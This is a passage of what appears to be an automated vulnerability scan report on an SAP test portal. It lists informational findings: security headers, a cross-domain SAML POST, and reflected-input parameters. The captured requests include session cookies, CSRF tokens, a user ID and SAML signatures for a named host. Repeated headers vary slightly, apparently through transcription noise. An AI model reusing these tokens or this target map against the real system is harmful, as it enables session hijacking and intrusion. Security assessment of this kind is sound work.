Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5069

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimeop
...[SNIP]...

Request 2

GET /irj/servlet/prt/portal/prtroot/pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656575885915

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:03:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5068

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
```

13.4. https://testportal.zalaris.com/sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl

Summary

Severity: **Information**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl**

Request 1

```
GET /sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 05:00:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 16720
expires: -1
cache-control: no-cache, no-store, private, must-revalidate
pragma: private, no-cache
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
```

```
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

```
<!DOCTYPE HTML><html data-sap-ls-system-runtimeVersion="10.30.7.327005.0" data-sap-ls-system-userAgent="WEBKIT537.36" data-sap-ls-system-device="standards" data-
sap-ls-system-platform="Windows" data-s
...[SNIP]...
<body tabIndex="-1" ti="-1" supportedThemes="sap_corbu" role="application" class="urBdyStd&#x20;urBdyStdNoMrg&#x20;IsPage&#x20;IsPage--mouse" style="overflow:auto;
height:100%;">
...[SNIP]...
```

Request 2

```
GET /sap/bc/webdynpro/sap/zwd_flm_draft_hist_powl HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B176 Safari/7534.48.3
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea607cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656584893163
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:30:45 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 16760
expires: -1
cache-control: no-cache, no-store, private, must-revalidate
pragma: private, no-cache
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE HTML><html data-sap-ls-system-runtimeVersion="10.30.7.327005.0" data-sap-ls-system-userAgent="WEBKIT534.46" data-sap-ls-system-device="standards" data-
sap-ls-system-platform="iOS" data-sap-l
...[SNIP]...
<body tabIndex="-1" ti="-1" supportedThemes="sap_corbu" role="application" class="urBdyStd&#x20;urBdyStdNoMrg&#x20;urNoUserSelect&#x20;&#x20;IsPage&#x20;IsPage--
mouse" style="overflow:auto; height:100%;">
...[SNIP]...
```

14. Cross-domain POST

There are 2 instances of this issue:

- /saml2/idp/sso
- /saml2/idp/sso

Issue background

Applications sometimes use POST requests to transfer sensitive information from one domain to another. This does not necessarily constitute a security vulnerability, but it creates a trust relationship between the two domains. Data transmitted between domains should be reviewed to determine whether the originating application should be trusting the receiving domain with this information.

Vulnerability classifications

- **CWE-16: Configuration**

14.1. <https://testportal.zalaris.com/saml2/idp/sso>

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/saml2/idp/sso**

Issue detail

The page contains a form which POSTs data to the domain **zalaris-test.boost.ai**. The form contains the following fields:

- SAMLResponse

Request 1

```
GET /saml2/idp/sso?saml2sp=https://zalaris-test.boost.ai/api/auth/saml2/metadata/ HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=58661350865f396a2f538235577b8009;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564413184
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html;charset=utf-8
cache-control: no-cache, no-store, must-revalidate, private
pragma: no-cache
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5713
```

```
<html><head><meta http-equiv="cache-control" content="no-cache" /><meta http-equiv="pragma" content="no-cache" /></head><body onload="document.forms[0].submit()">
<p><script language="javascript">docum
...[SNIP]...
</noscript><form method="post" action="https://zalaris-test.boost.ai/api/auth/saml2/?acs"><input type="hidden" name="SAMLResponse"
value="PFJlc3BvbnNlIHhtbG5zPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6cHJvdG9jb2wilHhtbG5zOm5zMj0idXJuOm9hc2lzOm5hbWVzOnRjOINBTUw6Mi4wOmFzc2Vy
dGlvbGlgeG1sbmM6bnMzMzP
...[SNIP]...
```

14.2. https://testportal.zalaris.com/saml2/idp/sso

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/saml2/idp/sso**

Issue detail

The page contains a form which POSTs data to the domain **authn.hana.ondemand.com**. The form contains the following fields:

- SAMLResponse
- RelayState

Request 1

```
GET /saml2
/idp/sso?SAMLRequest=fZHBbslwEER%2FBbnnxI7JEmwISFRwAJULoLbqBTmxAymJHbIQf36BtoKLu1ID6s3q9mZeNK6vVnpY6vBDab9Klx0hTUJ2jXg8DY9cvaNk6W%2FqcsZV
OAn9Kkg6xKigtVYwCLBvNpgtY5yxI9zImXch55LCWhx6Ole3o00lwxdKlebRbTI6zVzi9uQN8bMlow9UyflLr1JxPLd0u6sN0NT%2BvSDDrzwK0em7ASeMSRAmlHh6ldkQJlgkCPGjg
L%2BjwYtu4Oqa%2BgQNZvPIEFY4SVUIAwstlgXCbVvk%2BWz6BIRN9bZzJY%2FSDBA%2FxdIAN1ckrkp2HdlfUZd1%2FId6NtmhykhASYM95A22cONDv%2BgCSb8Qisodg9oHPd
OxPXIZvxbwV4a6VujdCWNUuqYvhwHneZpmMb7Y3xf5%2FgL&RelayState=oucrsxjmkssruiywoqladqwe&SigAlg=http%3A%2F
%2Fwww.w3.org%2F2000%2F09%2Fxmldsig%23rsa-sha1&
Signature=ZuUe1fqh4NTzN3l6jAfJNrMLJM6YNwM7A1txRQG3HVur3w9uW7o6PBvbeGwQAO9YAN0y1twaAkiwlcShfsu3e%2FZ%2B04sPYmaDqQiwI7dfSQd5zgebQaHikfDj%2FoA
ZTIZ501iWceSf1oA5IWiR3z5uXAbSZkyes9oU6xeN3leoLED4Lr6DE5VunzclDGsF6Fw23RnlgTXPCuSBV8JXIDIR9VV4S%2BAivSta0AFZLf7knujx%2FAGS57obC1%2F28h4so8CJEi
oLWfYQlqmqjFm9mciqtqFPQ9SkIwxDlwZIZbiu26O%2By5GmQ3xxlvnOS3Km0AEGl%2B080t6TCfPbF9Dp918HNw%3D%3D HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184|1656564413184
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:47:01 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
cache-control: no-cache, no-store, must-revalidate, private
pragma: no-cache
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goediet.io:443 goediet.io:443 https://*.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
```

Connection: close
Content-Length: 4878

```
<html><head><meta http-equiv="cache-control" content="no-cache" /><meta http-equiv="pragma" content="no-cache" /></head><body onload="document.forms[0].submit()">
<p><script language="javascript">docum
...[SNIP]...
</noscript><form method="post" action="https://authn.hana.ondemand.com/saml2/sp/acs/a6199fbbc/a6199fbbc"><input type="hidden" name="SAMLResponse"
value="PFJlc3BvbnnIIHhtbG5zPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6cHJvdG9jb2wilHhtbG5zOm5zMj0idXJuOm9hc2lzOm5hbWVzOnRjOINBTUw6Mi4wOmFzc2V2Y
dGlvbiigeG1sbnM6bnMzP
...[SNIP]...
```

15. Input returned in response (reflected)

There are 40 instances of this issue:

- /irj/portal [name of an arbitrarily supplied URL parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [APPLICATION parameter]
- /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XPROFILE parameter]
